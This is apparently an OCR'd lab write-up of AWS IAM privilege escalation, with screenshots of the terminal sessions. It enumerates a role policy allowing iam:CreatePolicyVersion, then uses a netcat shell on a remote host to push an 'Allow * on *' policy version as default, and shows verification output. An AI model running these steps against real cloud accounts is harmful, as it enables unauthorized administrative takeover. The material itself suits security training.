
EC2 Escalation

Show current policy attached to role




```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $ aws iam get-policy --policy-arn arn:aws:iam::194713851162:policy/ec2
_ip_policy --profile bob
{
    "Policy": {
        "PolicyName": "ec2_ip_policy",
        "PolicyId": "ANPAS2VOZSUNFFC3RT3YB",
        "Arn": "arn:aws:iam::194713851162:policy/ec2_ip_policy",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "CreateDate": "2019-05-23T09:15:57Z",
        "UpdateDate": "2019-05-23T09:15:57Z"
    }
}
```

Show the current role policies




```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $ aws iam list-attached-role-policies --role-name ec2_role --profile b
ob
{
    "AttachedPolicies": [
        {
            "PolicyName": "ec2_ip_policy",
            "PolicyArn": "arn:aws:iam::194713851162:policy/ec2_ip_policy"
        }
    ]
}
```

Get Current Policy Version




```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $ aws iam get-policy-version --policy-arn arn:aws:iam::194713851162:po
licy/ec2_ip_policy --version-id v1 --profile bob
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "iam:CreatePolicyVersion"
                    ],
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2019-05-23T09:15:57Z"
    }
}
```

Connect in and update policy as default




```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $ !nc
nc -nv 34.218.239.93 1337
34.218.239.93 1337 (menandmice-dns) open
echo '{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "*",
            "Resource": "*"
        }
    ]
}' >> escalated_policy.json
pwd
/var/www/html
aws iam create-policy-version --policy-arn arn:aws:iam::194713851162:policy/ec2_ip_policy --policy-document file:///var/www/html/escalat
ed_policy.json --set-as-default
{
    "PolicyVersion": {
        "CreateDate": "2019-05-23T09:44:29Z",
        "VersionId": "v2",
        "IsDefaultVersion": true
    }
}
```

Verification



```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $  aws iam get-policy-version --policy-arn arn:aws:iam::194713851162:
policy/ec2_ip_policy --version-id v2

{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": "*",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v2",
        "IsDefaultVersion": true,
        "CreateDate": "2019-05-23T09:44:29Z"
    }
}
```

Version 1 vs Version 2



Each time you update a policy, you create a new version. You can have up to 5 versions. Learn more

□		Version	Creation time
□	▾	Version 2 (Default)	2019-05-23 10:44 UTC+0100


```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "*",
            "Resource": "*"
        }
    ]
}
```

□	▾	Version 1	2019-05-23 10:15 UTC+0100

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": [
        "iam:CreatePolicyVersion"
      ],
      "Effect": "Allow",
      "Resource": "*"
    }
  ]
}
```


Another way

See what permissions Joe has



